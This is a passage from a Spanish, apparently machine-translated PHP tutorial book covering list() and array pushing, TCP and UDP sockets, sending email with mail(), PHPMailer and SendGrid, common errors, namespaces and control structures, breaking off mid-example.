Use list () para asignar rápidamente una lista de valores variables a una matriz. Ver también compacta ()

```
// Assigns to $a, $b and $c the values of their respective array elements in          $array
with keys numbered from zero
list($a, $b, $c) = $array;
```

Con PHP 7.1 (actualmente en versión beta) podrá usar la sintaxis de la lista corta :

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys
numbered from zero
[$a, $b, $c] = $array;

// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b"
and "c", respectively
["a" => $a, "b" => $b, "c" => $c] = $array;
```

Presionar un valor en una matriz

Hay dos formas de insertar un elemento en una matriz: `array_push` y `$array[] =`

El array_push se usa así:

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
contain the new elements
```

Este código se imprimirá:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

`$array[] =` se usa así:

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

Este código se imprimirá:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

Lea Ejecutando sobre una matriz en línea: https://riptutorial.com/es/php/topic/6826/ejecutando-sobre-una-matriz

Capítulo 36: Enchufes

Examples

Socket cliente TCP

Creando un socket que usa el TCP (Protocolo de Control de Transmisión)

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Asegúrese de que el zócalo se haya creado correctamente. La función `onSocketFailure` proviene del ejemplo Manejo de errores de socket en este tema.

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

Conecte el zócalo a una dirección especificada

La segunda línea falla con gracia si falla la conexión.

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
        or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

Enviando datos al servidor

La función `socket_write` envía bytes a través de un socket. En PHP, una matriz de bytes está representada por una cadena, que normalmente es insensible a la codificación.

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

Recibiendo datos del servidor

El siguiente fragmento de `socket_read` recibe algunos datos del servidor mediante la función `socket_read` .

Al pasar `PHP_NORMAL_READ` como el tercer parámetro se lee hasta un byte `\r` / `\n` , y este byte se

incluye en el valor de retorno.

Al pasar `PHP_BINARY_READ` , por el contrario, lee la cantidad requerida de datos de la secuencia.

Si `socket_set_nonblock` fue llamado antes, y `PHP_BINARY_READ` se utiliza, `socket_read` volverá `false` inmediatamente. De lo contrario, el método se bloquea hasta que se reciben suficientes datos (para alcanzar la longitud en el segundo parámetro, o para alcanzar un final de línea), o se cierra el zócalo.

Este ejemplo lee datos de un servidor supuestamente IRC.

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

Cerrando el zócalo

Cerrar el socket libera el socket y sus recursos asociados.

```
socket_close($socket);
```

Zócalo del servidor TCP

Creación de zócalo

Crea un socket que use el TCP. Es lo mismo que crear un socket de cliente.

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Enlace de zócalo

Enlace las conexiones de una red dada (parámetro 2) para un puerto específico (parámetro 3) al socket.

El segundo parámetro suele ser `"0.0.0.0"` , que acepta la conexión de todas las redes. También puede

Una causa común de errores de `socket_bind` es que la dirección especificada ya está vinculada a otro proceso . Otros procesos generalmente se eliminan (generalmente de forma manual para evitar la muerte accidental de procesos críticos) para que los sockets se liberen.

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

Establecer un zócalo para escuchar.

Haz que el socket escuche las conexiones entrantes usando `socket_listen` . El segundo parámetro es el número máximo de conexiones para permitir la puesta en cola antes de que sean aceptadas.

```
socket_listen($socket, 5);
```

Manejo de conexion

Un servidor TCP es en realidad un servidor que maneja conexiones secundarias. `socket_accept` crea una nueva conexión secundaria.

```
$conn = socket_accept($socket);
```

La transferencia de datos para una conexión desde `socket_accept` es la misma que para un socket de cliente TCP .

Cuando se debe cerrar esta conexión, llame a `socket_close($conn);` directamente. Esto no afectará el socket del servidor TCP original.

Cerrando el servidor

Por otro lado, `socket_close($socket);` debe llamarse cuando el servidor ya no se utiliza. Esto también liberará la dirección TCP, permitiendo que otros procesos se unan a la dirección.

Manejo de errores de socket

`socket_last_error` se puede usar para obtener el ID de error del último error de la extensión de sockets.

`socket_strerror` se puede usar para convertir el ID en cadenas legibles para el usuario.

```
function onSocketFailure(string $message, $socket = null) {
    if(is_resource($socket)) {
        $message .= ": " . socket_strerror(socket_last_error($socket));
    }
    die($message);
```

```
}
```

Servidor UDP socket

Un servidor UDP (protocolo de datagramas de usuario), a diferencia de TCP, no está basado en flujo. Se basa en paquetes, es decir, un cliente envía datos en unidades denominadas "paquetes" al servidor, y el cliente identifica a los clientes por su dirección. No hay una función incorporada que relacione diferentes paquetes enviados desde el mismo cliente (a diferencia de TCP, donde los datos del mismo cliente son manejados por un recurso específico creado por `socket_accept`). Puede pensarse como una nueva conexión TCP es aceptada y cerrada cada vez que llega un paquete UDP.

Creando un socket de servidor UDP

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

Atar un socket a una dirección

Los parámetros son los mismos que para un servidor TCP.

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",
$socket);
```

Enviando un paquete

Esta línea envía `$data` en un paquete UDP a `$address` : `$port` .

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

Recibiendo un paquete

El siguiente fragmento de código intenta administrar paquetes UDP de una manera indexada por el cliente.

```
$clients = [];
while (true){
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true
            or onSocketFailure("Failed to receive packet", $socket);
    $address = "$ip:$port";
    if (!isset($clients[$address])) $clients[$address] = new Client();
    $clients[$address]->handlePacket($buffer);
}
```

Cerrando el servidor

`socket_close` se puede utilizar en el recurso de socket del servidor UDP. Esto liberará la dirección UDP, permitiendo que otros procesos se unan a esta dirección.

Lea Enchufes en línea: https://riptutorial.com/es/php/topic/6138/enchufes

Capítulo 37: Enviando email

Parámetros

Parámetro	Detalles
`string $to`	La dirección de correo electrónico del destinatario
`string $subject`	La linea de asunto
`string $message`	El cuerpo del email.
`string $additional_headers`	Opcional: encabezados para agregar al correo electrónico.
`string $additional_parameters`	Opcional: argumentos para pasar a la aplicación de envío de correo configurada en la línea de comandos

Observaciones

Correo electrónico que estoy enviando a través de mi script nunca llega. ¿Qué tengo que hacer?

- Asegúrese de tener activado el informe de errores para ver cualquier error.
- Si tiene acceso a los archivos de registro de errores de PHP, verifique esos.
- ¿El comando `mail()` configurado correctamente en su servidor ? (Si estás en un alojamiento compartido, no puedes cambiar nada aquí).
- Si los correos electrónicos están desapareciendo, inicie una cuenta de correo electrónico con un servicio de correo electrónico gratuito que tenga una carpeta de correo no deseado (o use una cuenta de correo electrónico que no filtre el correo basura). De esta manera, puede ver si el correo electrónico no se envía, o tal vez se envía, pero se filtra como correo no deseado.
- ¿Revisó la dirección "de:" que utilizó para los posibles correos "devueltos al remitente"? También puede configurar una dirección de rebote separada para los correos de error.

El correo electrónico que estoy enviando se está filtrando como spam. ¿Qué tengo que hacer?

- ¿La dirección del remitente ("De") pertenece a un dominio que se ejecuta en el servidor desde el que envía el correo electrónico? Si no, cambia eso.

  Nunca use direcciones de remitentes como `xxx@gmail.com` . Utilice `reply-to` si necesita respuestas para llegar a una dirección diferente.

- ¿Está su servidor en una lista negra? Esta es una posibilidad cuando estás en un alojamiento compartido cuando los vecinos se comportan mal. La mayoría de los proveedores de listas negras, como Spamhaus , tienen herramientas que le permiten buscar la IP de su servidor. También hay herramientas de terceros como MX Toolbox.

- Algunas instalaciones de PHP requieren establecer un quinto parámetro en mail () para agregar una dirección de remitente. Ver si este podría ser el caso para usted.

- Si todo lo demás falla, considere usar el correo electrónico como un servicio como Mailgun , SparkPost , Amazon SES , Mailjet , SendinBlue o SendGrid, para nombrar algunos, en su lugar. Todos ellos tienen API que se pueden llamar usando PHP.

Examples

Envío de correo electrónico: conceptos básicos, más detalles y un ejemplo completo

Un correo electrónico típico tiene tres componentes principales:

1. Un destinatario (representado como una dirección de correo electrónico)
2. Un sujeto
3. Un cuerpo de mensaje

Enviar correo en PHP puede ser tan simple como llamar a la función incorporada `mail()` . `mail()` toma hasta cinco parámetros, pero los tres primeros son todo lo que se requiere para enviar un correo electrónico (aunque los cuatro parámetros se usan comúnmente como se demostrará a continuación). Los tres primeros parámetros son:

1. La dirección de correo electrónico del destinatario (cadena)
2. El asunto del correo electrónico (cadena)
3. El cuerpo del correo electrónico (cadena) (por ejemplo, el contenido del correo electrónico)

Un ejemplo mínimo se asemejaría al siguiente código:

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

El ejemplo simple anterior funciona bien en circunstancias limitadas, como codificar una alerta de correo electrónico para un sistema interno. Sin embargo, es común colocar los datos pasados como parámetros para `mail()` en variables para hacer que el código sea más limpio y fácil de administrar (por ejemplo, generar dinámicamente un correo electrónico desde un envío de formulario).

Además, `mail()` acepta un cuarto parámetro que le permite recibir encabezados de correo adicionales con su correo electrónico. Estos encabezados pueden permitirle establecer:

- la `From` nombre y dirección de correo electrónico que el usuario verá
- el `Reply-To` dirección de correo electrónico se enviará la respuesta del usuario a
- encabezados adicionales no estándares como `X-Mailer` que pueden indicar al destinatario

que este correo electrónico se envió a través de PHP

```
$to      = 'recipient@example.com';             // Could also be $to      =
$_POST['recipient'];
$subject = 'Email Subject';                     // Could also be $subject = $_POST['subject'];

$message = 'This is the email message body';    // Could also be $message = $_POST['message'];

$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

El quinto parámetro opcional se puede usar para pasar banderas adicionales como opciones de línea de comando al programa configurado para ser usado al enviar correo, según lo definido por la configuración de `sendmail_path` . Por ejemplo, esto se puede usar para configurar la dirección del remitente del sobre cuando se usa sendmail / postfix con la opción `-f` sendmail.

```
$fifth  = '-fno-reply@example.com';
```

Aunque el uso de `mail()` puede ser bastante confiable, de ninguna manera se garantiza que se enviará un correo `mail()` cuando se llame a `mail()` . Para ver si hay un error potencial al enviar su correo electrónico, debe capturar el valor de retorno de `mail()` . `TRUE` será devuelto si el correo fue aceptado exitosamente para su entrega. De lo contrario, recibirá `FALSE` .

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

NOTA : aunque `mail()` puede devolver `TRUE` , *no* significa que el correo electrónico fue enviado o que el destinatario lo recibirá. Solo indica que el correo se entregó con éxito al sistema de correo de su sistema con éxito.

Si desea enviar un correo electrónico HTML, no hay mucho trabajo que deba hacer. Necesitas:

1. Añadir el encabezado de la `MIME-Version`
2. Añadir el encabezado de `Content-Type`
3. Asegúrese de que su contenido de correo electrónico es HTML

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Aquí hay un ejemplo completo de cómo usar la función `mail()` PHP `mail()`

```php
<?php

// Debugging tools. Only turn these on in your development environment.

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.

ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);

// Send the email

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}
else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}
```

Ver también

Documentacion oficial

- `mail()`
- Configuración de `mail()` PHP `mail()`

Preguntas relacionadas sobre el desbordamiento de pila

- Formulario de correo PHP no completa el envío de correo electrónico
- ¿Cómo se asegura de que el correo electrónico que envíe programáticamente no se marque

automáticamente como spam?
- Cómo usar SMTP para enviar correos electrónicos
- Configuración del sobre de la dirección

Mailers alternativos

- PHPMailer
- SwiftMailer
- PERA :: Correo

Servidores de correo electrónico

- Mercury Mail (Windows)

Temas relacionados

- Publicar / Redirigir / Obtener

Enviando correo electrónico HTML usando correo ()

```
<?php
$to      = 'recipent@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [
    "From: John Conde <webmaster@example.com>",
    "Reply-To: webmaster@example.com",
    "X-Mailer: PHP/" . PHP_VERSION,
    "MIME-Version: 1.0",
    "Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);
```

Esto no es muy diferente a enviar un correo electrónico de texto sin formato . Las diferencias clave en cuanto al cuerpo del contenido están estructuradas como un documento HTML y hay dos encabezados adicionales que deben incluirse para que el cliente de correo electrónico sepa que el correo electrónico es trender como HTML. Son:

- Versión MIME: 1.0
- Tipo de contenido: texto / html; conjunto de caracteres = UTF-8

Enviar correo electrónico de texto sin formato utilizando PHPMailer

Email basico de texto

```
<?php

$mail = new PHPMailer();
```

```
$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

Adición de destinatarios adicionales, destinatarios CC, destinatarios BCC

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Enviar correo electrónico con un archivo adjunto utilizando correo ()

```
<?php

$to         = 'recipient@example.com';
$subject    = 'Email Subject';
$message    = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
```

```
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix     = "part_"; // This is an optional prefix
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary   = uniqid($prefix, true);

// headers
$headers    = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION,
    'MIME-Version: 1.0',
    // boundary parameter required, must be enclosed by quotes
    'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
    "Content-Transfer-Encoding: 7bit",
    "This is a MIME encoded message." // message for restricted transports
]);

// message and attachment
$message    = implode("\r\n", [
    "--" . $boundary, // header boundary delimiter line
    'Content-Type: text/plain; charset="iso-8859-1"',
    "Content-Transfer-Encoding: 8bit",
    $message,
    "--" . $boundary, // content boundary delimiter line
    'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
    "Content-Transfer-Encoding: base64",
    "Content-Disposition: attachment",
    $content,
    "--" . $boundary . "--" // closing boundary delimiter line
]);

$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

Codificaciones de transferencia de contenido

Las codificaciones disponibles son *7bit* , *8bit* , *binary* , *quoted-printable* , *base64* , *ietf-token* y *x-token* . De estas codificaciones, cuando un encabezado tiene un Tipo de contenido de *varias partes* , la Codificación de transferencia de contenido **no debe** tener ningún otro valor que no sea *7bit* , *8bit* o *binario* como se indica en RFC 2045, sección 6.4.

Nuestro ejemplo elige la codificación de 7 bits, que representa los caracteres US-ASCII, para el encabezado de varias partes porque, como se señala en la sección 6 de RFC 2045, algunos protocolos solo admiten esta codificación. Los datos dentro de los límites se pueden codificar parte por parte (RFC 2046, sección 5.1). Este ejemplo hace exactamente esto. La primera parte, que contiene el mensaje de texto / sin formato, se define como 8 bits, ya que puede ser necesario admitir caracteres adicionales. En este caso, se está utilizando el conjunto de caracteres Latin1 (iso-8859-1). La segunda parte es el archivo adjunto y, por lo tanto, se define como una aplicación codificada en base64 / flujo de octetos. Como base64 transforma datos arbitrarios en el rango de 7 bits, puede enviarse en transportes restringidos (RFC 2045, sección 6.2).

Envío de correo electrónico HTML utilizando PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Envío de correo electrónico con un archivo adjunto utilizando PHPMailer

```
<?php
```

```
$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment , 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Enviar correo electrónico de texto sin formato utilizando Sendgrid

Email basico de texto

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$sendgrid->send($email);
```

Adición de destinatarios adicionales, destinatarios CC, destinatarios BCC

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
```

```
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recepient Name", "recepient1@example.com");
$personalization->addTo($email);
$email = new Email("RecepientCC Name", "recepient2@example.com");
$personalization->addCc($email);
$email = new Email("RecepientBCC Name", "recepient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Enviar correo electrónico con un archivo adjunto utilizando Sendgrid

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

Lea Enviando email en línea: https://riptutorial.com/es/php/topic/458/enviando-email

Capítulo 38: Errores comunes

Examples

$ Inesperado fin

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

Si recibe un error como este (o, a veces, el `unexpected $end` , según la versión de PHP), deberá asegurarse de que haya hecho coincidir todas las comas invertidas, todos los paréntesis, todas las llaves, todos los corchetes, etc.

El siguiente código produjo el error anterior:

```
<?php
if (true) {
    echo "asdf";
?>
```

Fíjate en la llave que falta. También tenga en cuenta que el número de línea que se muestra para este error es irrelevante, siempre muestra la última línea de su documento.

Llame a fetch_assoc en boolean

Si recibe un error como este:

```
Fatal error: Call to a member function fetch_assoc() on boolean in
C:\xampp\htdocs\stack\index.php on line 7
```

Otras variaciones incluyen algo a lo largo de las líneas de:

```
mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

Estos errores significan que hay algo mal con su consulta (esto es un error de PHP / MySQL), o sus referencias. El error anterior fue producido por el siguiente código:

```
$mysqli = new mysqli("localhost", "root", "");

$query = "SELCT * FROM db"; // notice the errors here
$result = $mysqli->query($query);

$row = $result->fetch_assoc();
```

Para "arreglar" este error, se recomienda hacer excepciones de lanzamiento de mysql en su lugar:

```
// add this at the start of the script
```

```
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

Esto lanzará una excepción con este mensaje mucho más útil en su lugar:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

Otro ejemplo que produciría un error similar, es donde simplemente le dio la información incorrecta a la función `mysql_fetch_assoc` o similar:

```
$john = true;
mysqli_fetch_assoc($john, $mysqli); // this makes no sense??
```

Lea Errores comunes en línea: https://riptutorial.com/es/php/topic/3830/errores-comunes

Capítulo 39: Espacios de nombres

Observaciones

De la documentación de PHP :

> ¿Qué son los espacios de nombres? En la definición más amplia, los espacios de nombres son una forma de encapsular elementos. Esto puede verse como un concepto abstracto en muchos lugares. Por ejemplo, en cualquier sistema operativo, los directorios sirven para agrupar archivos relacionados y actúan como un espacio de nombres para los archivos que contienen. Como ejemplo concreto, el archivo foo.txt puede existir tanto en el directorio / home / greg como en / home / other, pero dos copias de foo.txt no pueden coexistir en el mismo directorio. Además, para acceder al archivo foo.txt fuera del directorio / home / greg, debemos añadir el nombre del directorio al nombre del archivo usando el separador de directorios para obtener /home/greg/foo.txt. Este mismo principio se extiende a los espacios de nombres en el mundo de la programación.

Tenga en cuenta que los espacios de nombres de nivel superior `PHP` y `php` están reservados para el propio lenguaje PHP. No deben utilizarse en ningún código personalizado.

Examples

Declarando espacios de nombres

Una declaración de espacio de nombres puede verse como sigue:

- `namespace MyProject;` - Declarar el espacio de nombres `MyProject`
- `namespace MyProject\Security\Cryptography;` - Declarar un espacio de nombres anidado
- `namespace MyProject { ... }` : declara un espacio de nombres entre paréntesis.

Se recomienda declarar solo un único espacio de nombres por archivo, aunque puede declarar tantos como desee en un solo archivo:

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

Cada vez que declare un espacio de nombres, las clases que defina después pertenecerán a ese espacio de nombres:

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

Una declaración de espacio de nombres se puede utilizar varias veces en diferentes archivos. El ejemplo anterior definió tres clases en el espacio de nombres `MyProject\Shapes` en un solo archivo. Preferiblemente, esto se dividiría en tres archivos, cada uno comenzando con el `namespace MyProject\Shapes;` . Esto se explica con más detalle en el ejemplo estándar de PSR-4.

Hacer referencia a una clase o función en un espacio de nombres

Como se muestra en Declaración de espacios de nombres , podemos definir una clase en un espacio de nombres de la siguiente manera:

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

Para hacer referencia a esta clase, se debe utilizar la ruta completa (incluido el espacio de nombres):

```
$rectangle = new MyProject\Shapes\Rectangle();
```

Esto se puede reducir importando la clase a través de la declaración de `use` :

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

En cuanto a PHP 7.0, puede agrupar varias declaraciones de `use` en una sola declaración utilizando corchetes:

```
use MyProject\Shapes\{
    Rectangle,         //Same as `use MyProject\Shapes\Rectangle`
    Circle,            //Same as `use MyProject\Shapes\Circle`
    Triangle,          //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

A veces dos clases tienen el mismo nombre. Esto no es un problema si se encuentran en un espacio de nombres diferente, pero podría convertirse en un problema al intentar importarlos con la declaración de `use` :

```
use MyProject\Shapes\Oval;
```

```
use MyProject\Languages\Oval; // Apparantly Oval is also a language!
// Error!
```

Esto se puede resolver definiendo un nombre para el alias usando la palabra clave `as` :

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

Para hacer referencia a una clase fuera del espacio de nombres actual, debe escaparse con una `\` , de lo contrario se asume una ruta de espacio de nombres relativa a partir del espacio de nombres actual:

```
namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
$a = new MyProject\Shapes\Rectangle();


// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.

// References StdClass. Correct!
$a = new \StdClass();

// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

¿Qué son los espacios de nombres?

La comunidad de PHP tiene muchos desarrolladores que crean muchos códigos. Esto significa que el código PHP de una biblioteca puede usar el mismo nombre de clase que otra biblioteca. Cuando ambas bibliotecas se usan en el mismo espacio de nombres, chocan y causan problemas.

Los espacios de nombres resuelven este problema. Como se describe en el manual de referencia de PHP, los espacios de nombres se pueden comparar con los directorios del sistema operativo que contienen los archivos de espacios de nombres; dos archivos con el mismo nombre pueden coexistir en directorios separados. Del mismo modo, dos clases de PHP con el mismo nombre pueden coexistir en espacios de nombres de PHP separados.

Es importante que escriba un espacio de nombre en su código para que otros desarrolladores puedan utilizarlo sin temor a colisionar con otras bibliotecas.

Declarar sub-espacios de nombres

Para declarar un solo espacio de nombres con jerarquía, utilice el siguiente ejemplo:

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
```

El ejemplo anterior crea:

constante `MyProject\Sub\Level\CONNECT_OK`

clase `MyProject\Sub\Level\Connection` y

función `MyProject\Sub\Level\connect`

Lea Espacios de nombres en línea: https://riptutorial.com/es/php/topic/1021/espacios-de-nombres

Capítulo 40: Estructuras de Control

Examples

Sintaxis alternativa para estructuras de control.

PHP proporciona una sintaxis alternativa para algunas estructuras de control: `if` , `while` , `for` , `foreach` y `switch` .

Cuando se compara con la sintaxis normal, la diferencia es, que la llave de apertura se sustituye por dos puntos (`:`) y la llave de cierre se sustituye por `endif;` al `endwhile;` `endfor;` , `endforeach;` , o `endswitch;` , respectivamente. Para ejemplos individuales, vea el tema sobre la sintaxis alternativa para las estructuras de control .

```
if ($a == 42):
    echo "The answer to life, the universe and everything is 42.";
endif;
```

Múltiples declaraciones de `elseif` que usan sintaxis corta:

```
if ($a == 5):
    echo "a equals 5";
elseif ($a == 6):
    echo "a equals 6";
else:
    echo "a is neither 5 nor 6";
endif;
```

Manual de PHP - Estructuras de control - Sintaxis alternativa

mientras

`while` bucle se repite a través de un bloque de código siempre que una condición especificada sea verdadera.

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

Salida: `123456789`

Para obtener información detallada, consulte el tema Bucles .

hacer mientras

`do-while` bucle `do-while` while primero ejecuta un bloque de código una vez, en cada caso, luego

itera a través de ese bloque de código siempre que una condición específica sea verdadera.

```
$i = 0;
do {
    $i++;
